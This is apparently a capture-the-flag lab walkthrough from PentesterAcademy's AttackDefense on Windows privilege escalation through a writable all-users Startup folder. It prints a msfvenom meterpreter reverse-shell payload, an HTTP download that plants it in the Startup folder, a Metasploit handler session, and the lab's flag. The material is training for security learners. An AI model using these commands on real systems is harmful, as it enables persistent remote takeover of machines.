
ATTACK DEFENSE

by PentesterAcademy

Name	Application Auto Startup
URL	https://attackdefense.com/challengedetails?cid=2109
Type	Windows Security: Privilege Escalation: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Switch to **Attacker Machine**.



```
5:32:26 AM Check update: failed
```

We can notice that hfs.exe an HTTP file server started automatically. Investigate all the autoruns programs using Sysinternals autoruns.exe utility.

Autoruns.exe:

“This utility, which has the most comprehensive knowledge of auto-starting locations of any startup monitor, shows you what programs are configured to run during system bootup or login, and when you start various built-in Windows applications like Internet Explorer, Explorer and media players. These programs and drivers include ones in your startup folder, Run, RunOnce, and other Registry keys. Autoruns reports Explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, auto-start services, and much more. Autoruns goes way beyond other autostart utilities.

Autoruns' Hide Signed Microsoft Entries option helps you to zoom in on third-party auto-starting images that have been added to your system and it has support for looking at the auto-starting images configured for other accounts configured on a system. Also included in the download package is a command-line equivalent that can output in CSV format, Autorunsc.”

Source: https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns


Step 2: Start autoruns.exe utility.

Autoruns.exe location: C:\Users\student\Desktop\SysinternalsSuite\Autoruns.exe

Wait for the scanning and switch tab to “**Logon**”

Note: You may not see two files as mentioned below in AutoRuns, you can ignore and proceed further.

- HFS last update check.tmp~1492671078.tmp
- Test.tmp~1862073466.tmp




Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				11/15/2018 12:05 AM
☑ cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	2/6/1917 8:12 PM
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells\AvailableShells				9/15/2018 7:19 AM
☑ 30000			File not found: cd /d	
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup				10/31/2020 7:09 AM
☑ HFS last update check.tmp~1492671078.tmp			c:\programdata\microsoft\windows\s...	10/31/2020 7:09 AM
☑ hfs.exe		(Not verified) rejetto	c:\programdata\microsoft\windows\s...	6/19/1992 10:22 PM
☑ test.tmp~1862073466.tmp			c:\programdata\microsoft\windows\s...	10/31/2020 7:08 AM
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				10/27/2020 9:46 AM
☑ n/a	Microsoft .NET IE SECURITY REGIS...	(Verified) Microsoft Corporation	c:\windows\system32\mscories.dll	8/8/2018 3:18 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				10/27/2020 9:46 AM
☑ n/a	Microsoft .NET IE SECURITY REGIS...	(Verified) Microsoft Corporation	c:\windows\syswow64\mscories.dll	8/8/2018 3:28 AM

We can observe that the hfs.exe executable is added to the default path of the Startup folder. This applies to all the users which are available on the system.

Step 3: Verify that the student has the writing permissions on the Startup folder.

Command: Get-ACL 'C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup' | Format-List



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student> Get-ACL 'C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup' | Format-List


Path   : Microsoft.PowerShell.Core\FileSystem::C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : PRIV-ESC\student Allow  FullControl
         PRIV-ESC\Administrator Allow  DeleteSubdirectoriesAndFiles, Delete
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         Everyone Allow  ReadAndExecute, Synchronize
Audit  :
Sddl   : O:SYG:SYD:AI(A;OICI;FA;;;S-1-5-21-3061667678-1811888172-2700530533-1008)(A;OICIID;DTSD;;;LA)(A;OICIID;FA;
         0x1200a9;;;WD)



PS C:\Users\student> _
```


The student user can write to the Startup folder. We could add a malicious executable or we could overwrite the hfs.exe binary. We will be adding a malicious executable to receive a meterpreter session.

Switch to the Attacker Machine:

Step 4: Generating a malicious executable using msfvenom.

Note: Make sure you replace the LHOST IP address with a valid attacker machine IP address. In my case, it was 10.10.0.2


Commands: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.0.2 LPORT=4444 -f exe > program.exe
file program.exe



```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.0.2 LPORT=4444 -f exe > program.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~# file program.exe
program.exe: PE32 executable (GUI) Intel 80386, for MS Windows
root@attackdefense:~#
```

Step 5: Start Python Simple HTTP server to serve the malicious executable.


Command: python -m SimpleHTTPServer 80



```
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Step 6: Start msfconsole and run multi handler.


Commands:
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.0.2
set LPORT 4444
exploit



```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.0.2
LHOST => 10.10.0.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
```


Step 7: Download the malicious exe from the kali machine and place it in the '**C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup**' directory.

Command: iwr -UseBasicParsing -Uri http://10.10.0.2/program.exe -OutFile 'C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\program.exe'



```
PS C:\Users\student> iwr -UseBasicParsing -Uri http://10.10.0.2/program.exe -OutFile 'C:\ProgramDa
ta\Microsoft\Windows\Start Menu\Programs\Startup\program.exe'
PS C:\Users\student> _
```

Verify that the program.exe is placed into the startup directory.


Startup
File
Home
Share
View
This PC › Local Disk (C:) › ProgramData › Microsoft › Windows › Start Menu › Programs › Startup
Quick access
Desktop
Documents
Downloads

Name	Date modified	Type	Size
HFS last update check.tmp~1492671078.tmp	10/31/2020 7:09 AM	TMP File	0 KB
hfs	10/26/2020 9:51 AM	Application	2,121 KB
program	10/31/2020 7:26 AM	Application	73 KB
test.tmp~1862073466.tmp	10/31/2020 7:08 AM	TMP File	0 KB

Note: You may not see two files as mentioned below, you can ignore and proceed further.

- HFS last update check.tmp~1492671078.tmp
- Test.tmp~1862073466.tmp


After planting a malicious executable we could wait for the user to reboot or re-login again so that your program.exe would run. In this case, we will be doing it manually for learning purposes.

Switch to the Target Machine:

When any user signs out and re-login again we would expect a meterpreter session.


Step 8: Open PowerShell terminal and log off the user.

Command: shutdown /l



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> shutdown /l
```


Once, we enter the command and hit enter, we should receive the following message “**You have been disconnected**”


DISCONNECTED

You have been disconnected.


We have successfully signed out the administrator user.

Step 9: Click on “**Reconnect**”



DISCONNECTED

You have been disconnected.

You would again see hfs.exe is running on the target machine



Also, this time the program.exe is also executed and we have received a meterpreter session.




```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.0.2
LHOST => 10.10.0.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Sending stage (176195 bytes) to 10.0.0.164
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.164:49811) at 2020-10-31 13:07:06 +0530

meterpreter > 
```

Step 10: Read the flag.

Commands:

```
cd C:\\Users\\Administrator\\Downloads
ls
```

cat flag.txt



```
meterpreter > cd C:\\Users\\Administrator\\Downloads
meterpreter > ls
Listing: C:\Users\Administrator\Downloads
=========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2020-10-27 15:14:30 +0530  desktop.ini
100666/rw-rw-rw-  32    fil   2020-10-28 15:06:24 +0530  flag.txt

meterpreter > cat flag.txt
00cd423bbbc009862fdd714f93aa44eameterpreter > 
```

This reveals the flag to us.

Flag: 00cd423bbbc009862fdd714f93aa44ea

References

1. Metasploit (https://www.metasploit.com/)